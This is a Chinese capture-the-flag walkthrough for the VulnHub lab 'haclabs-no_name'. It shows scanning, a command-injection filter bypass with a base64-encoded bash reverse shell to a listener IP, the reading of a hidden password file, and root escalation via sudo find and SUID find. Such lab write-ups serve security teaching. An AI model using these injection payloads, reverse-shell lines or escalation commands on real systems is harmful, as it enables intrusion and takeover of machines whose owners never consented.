

靶机系列测试教程 haclabs-no_name

1 交流平台

随着教程的推出，看视频的人也越来越多，随之而来的问题也增多，本人平时非常忙，难以有时间回复大家的问题，特意建立了一个 QQ 群，里面有很多这方面的高手，有什么不懂的，请到群里提问，咨询问题的时候，一定要详细，不然没人会回复你，另外本人有时间会在群内直播测试靶机，还没加上群的赶快加上了。

交流 QQ 群



微信号



扫一扫上面的二维码图案，加我微信

博客 www.moonsec.com

2 介绍

2.1 靶机介绍

| 描述 | 说明 |
|-------------|--|
| Difficulty | Easy to Intermediate |
| Description | <p>This a beginner level machine , getting a shell is a little bit harder, just think out of the box to get the shell.privilege escalation is easy once you get the shell.</p> <p>This machine has 3 flags. Each flag is present in the Home directory of particular user. Be ready to test your Linux skills.</p> |
| Flag | 3 个 |

下载地址

https://www.vulnhub.com/entry/haclabs-no_name,429/

难度 中等

3 靶机测试

3.1 信息收集

3.1.1 nmap 扫描

nmap -T5 -A 192.168.0.172 -oA hl-ports

```
root@kali:~/hl# nmap -T5 -A 192.168.0.172 -oA hl-ports
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-07 01:21 AKST
Nmap scan report for www.hackNos.com (192.168.0.172)
Host is up (0.0052s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: F4:0F:24:21:A7:29 (Apple)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4 - 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Synology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%), Linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   5.22 ms  www.hackNos.com (192.168.0.172)
```

3.2 目录扫描

gobuster dir -u http://192.168.0.173 -w /usr/share/wordlists/dirb/big.txt -t 100 -x php

```
root@kali:~/hl# gobuster dir -u http://192.168.0.173 -w /usr/share/wordlists/dirb/big.txt -t 100 -x php
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://192.168.0.173
[+] Threads:         100
[+] Wordlist:         /usr/share/wordlists/dirb/big.txt
[+] Status codes:     200,204,301,302,307,401,403
[+] User Agent:       gobuster/3.0.1
[+] Extensions:      php
[+] Timeout:          10s
=====
2020/03/07 21:38:04 Starting gobuster
=====
/admin (Status: 200)
/.htpasswd (Status: 403)
/.htpasswd.php (Status: 403)
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/index.php (Status: 200)
/server-status (Status: 403)
/superadmin.php (Status: 200)
=====
2020/03/07 21:38:14 Finished
=====
```

3.3 访问主页



经过一些列测试发现存在命令执行漏洞

http://192.168.0.173/superadmin.php



3.4 分析 php 文件

ping 127.0.0.1|cat superadmin.php

```
<form method="post" action="">
<input type="text" placeholder="Enter an IP to ping" name="pinger">
<br>
<input type="submit" name="submitt">
</form>

<pre><form method="post" action="">
<input type="text" placeholder="Enter an IP to ping" name="pinger">
<br>
<input type="submit" name="submitt">
</form>

<?php
    if (isset($_POST['submitt']))
    {
        $word=array(";","&&","/","bin","&"," &&","ls","nc","dir","pwd");
        $pinged=$_POST['pinger'];
```

```

$newStr = str_replace($word, "", $pinged);
if(strcmp($pinged, $newStr) == 0)
{
    $flag=1;
}
else
{
    $flag=0;
}
}

if ($flag==1){
$out=shell_exec("ping -c 3 $pinged");
echo "<pre>$out</pre>";
}
?>

$word=array(";","&&","/", "bin", "&", " &&", "ls", "nc", "dir", "pwd");
str_replace($word, "", $pinged);
把以上的字符过滤了。

```


3.5 绕过命令执行反弹 shell

```

bash -i >& /dev/tcp/192.168.0.170/9090 0>&1 转成 base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuMTcwLzkwOTAgMD4mMQ==
监听本地 8080 端口
nc -lvnp 8080

127.0.0.1|echo
"YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuMTcwLzkwOTAgMD4mMQ=="|base64 -d|bash

```



```

root@kali:~/ht# nc -lvnp 9090
listening on [any] 9090 ...
connect to [192.168.0.170] from (UNKNOWN) [192.168.0.173] 56014
bash: cannot set terminal process group (595): Inappropriate ioctl for device
bash: no job control in this shell
www-data@haclabs:/var/www/html$

```

3.6 切换 python shell

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
```

3.7 查看当前用户

```
cat /etc/passwd | grep bash
```

```
www-data@haclabs:/var/www/html$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
haclabs:x:1000:1000:haclabs,,,:/home/haclabs:/bin/bash
yash:x:1001:1001:,,,:/home/yash:/bin/bash
www-data@haclabs:/var/www/html$ ls -al /home/yash
```

三个用户 刚好三个 flag 最终的是 root 用户下的 flag.txt

3.8 第一个 flag

```
cat /home/yash/flag1.txt
```

得到第一个 flag1.txt

Due to some security issues,I have saved haclabs password in a hidden file.

```
Documents  MUSIC      PUBLIC      Videos
www-data@haclabs:/home/haclabs$ cd ..
www-data@haclabs:/home$ cat /home/yash/flag1.txt
Due to some security issues,I have saved haclabs password in a hidden file.
```

这点文字的意思是 haclabs 的密码隐藏在一个文件里面

3.9 搜索隐藏文件

文件是 yash 用户建立的 可以使用搜索用户的文件

```
find / -type f -user yash 2>/dev/null
```

```
www-data@haclabs:/home$ find / -type f -user yash 2>/dev/null
/home/yash/flag1.txt
/home/yash/.bashrc
/home/yash/.cache/motd.legal-displayed
/home/yash/.profile
/home/yash/.bash_history
/usr/share/hidden/.passwd
```

```
find / -name ".*" -print
```

```
find / -name ".*" 2>/dev/null
```



```

/sys/module/drm/sections/.rodata.str1.8
/sys/module/drm/sections/.ref.data
/home/yash/.bashrc
/home/yash/.cache
/home/yash/.profile
/home/yash/.bash_history
/home/yash/.gnupg
/home/yash/.local
/home/haclabs/.sudo_as_admin_successful
/home/haclabs/.config
/home/haclabs/.ICEauthority
/home/haclabs/.bashrc
/home/haclabs/.mozilla
/home/haclabs/.mozilla/firefox/gtu2n4se.default-release/storage/permanent/chrome
/home/haclabs/.mozilla/firefox/gtu2n4se.default-release/storage/default/https+
/home/haclabs/.mozilla/firefox/gtu2n4se.default-release/.parentlock
/home/haclabs/.ssh
/home/haclabs/.cache
/home/haclabs/.profile
/home/haclabs/.bash_history
/home/haclabs/.gnupg
/home/haclabs/.local
/usr/share/hidden/.passwd
/usr/lib/debug/.build-id
/usr/src/linux-headers-5.0.0-23/scripts/gdb/linux/.gitignore
/usr/src/linux-headers-5.0.0-23/scripts/kconfig/lxdialog/.gitignore
/usr/src/linux-headers-5.0.0-23/scripts/kconfig/.gitignore
/usr/src/linux-headers-5.0.0-23/scripts/dtc/.gitignore

```

```

www-data@haclabs:/home$ cat /usr/share/hidden/.passwd
haclabs1234
www-data@haclabs:/home$

```

用户 haclabs 密码 haclabs1234

3.10 第二个 flag

su haclabs 登录 查看当前的 flag2.txt

```

Documents flag2.txt Pictures Templates
haclabs@haclabs:~$ cat flag2.txt
I am flag2

```

其实也可以用 www 的权限访问 获取 flag2.txt

3.11 特权提升

3.11.1 sudo 提权 第一种方法

```
haclabs@haclabs:~$ ls -al
total 84
drwxr-xr-x 16 haclabs haclabs 4096 Mar  8 10:34 .
drwxr-xr-x  4 root    root    4096 Jan 27 20:32 ..
-rw-r----- 1 root    root      32 Mar  8 10:34 .bash_history
-rw-r--r--  1 haclabs haclabs 3771 Jan 27 16:26 .bashrc
drwx----- 13 haclabs haclabs 4096 Feb  9 16:57 .cache
drwx----- 11 haclabs haclabs 4096 Jan 27 16:46 .config
drwxr-xr-x  2 haclabs haclabs 4096 Jan 27 16:45 Desktop
drwxr-xr-x  2 haclabs haclabs 4096 Jan 27 16:45 Documents
drwxr-xr-x  2 haclabs haclabs 4096 Jan 27 16:45 Downloads
-rw-r--r--  1 root    root    152 Jan 30 04:27 flag2.txt
drwx-----  3 haclabs haclabs 4096 Jan 27 16:46 .gnupg
-rw-r----- 1 haclabs haclabs 2576 Jan 30 11:49 .ICEauthority
drwx-----  3 haclabs haclabs 4096 Jan 27 16:45 .local
drwx-----  5 haclabs haclabs 4096 Jan 27 19:25 .mozilla
drwxr-xr-x  2 haclabs haclabs 4096 Jan 27 16:45 Music
drwxr-xr-x  2 haclabs haclabs 4096 Jan 27 16:45 Pictures
-rw-r--r--  1 haclabs haclabs  807 Jan 27 16:26 .profile
drwxr-xr-x  2 haclabs haclabs 4096 Jan 27 16:45 Public
drwx-----  2 haclabs haclabs 4096 Jan 27 16:46 .ssh
-rw-r--r--  1 haclabs haclabs   0 Jan 27 16:46 .sudo_as_admin_successful
drwxr-xr-x  2 haclabs haclabs 4096 Jan 27 16:45 Templates
drwxr-xr-x  2 haclabs haclabs 4096 Jan 27 16:45 Videos
```

看到当前目录下有 sudo_as_admin_successful

sudo -l

```
haclabs@haclabs:~$ sudo -l
Matching Defaults entries for haclabs on haclabs:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User haclabs may run the following commands on haclabs:
    (root) NOPASSWD: /usr/bin/find
haclabs@haclabs:~$
```

find 命令不需要密码

sudo find . -exec /bin/sh \; -quit

```
$ exit
haclabs@haclabs:~$ sudo find . -exec /bin/sh \; -quit
# id
uid=0(root) gid=0(root) groups=0(root)
```

3.11.2 第二种 suid 提权

查找 suid 文件

find /usr -perm -u=s -type f 2>/dev/null

```

/bin/su
haclabs@haclabs:~$ find /usr -perm -u=s -type f 2>/dev/null
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/find
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/arping
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/newgrp
haclabs@haclabs:~$

```

find test -exec /bin/bash -p \; -quit

```

# exith: 2:
haclabs@haclabs:~$ find test -exec /bin/bash -p \; -quit
bash-4.4# whoami
root
bash-4.4#

```

3.12 得到第三个 flag

```

netdiscover -i 192.168.0.0/24
root@kali: ~
haclabs@haclabs:~$ find test -exec /bin/bash -p \; -quit
bash-4.4# cat /root/flag3.txt
Congrats!!!You completed the challenge!
Traceback (most recent call last):
  File "/usr/lib/python2.7/runpy.py", line 174, in _run_code
    exec code in run_globals
  File "/usr/lib/python2.7/runpy.py", line 72, in _run_code
    exec code in run_globals
bash-4.4#

```

4 学习总结

- nmap 扫描
- gobuster 目录扫描
- 分析 php 漏洞
- 绕过命令执行漏洞
- 反弹 SHELL
- 搜索隐藏文件

- linux suid 提权
- linux sudo 提权

5 关注公众号

公众号不定期更新干货

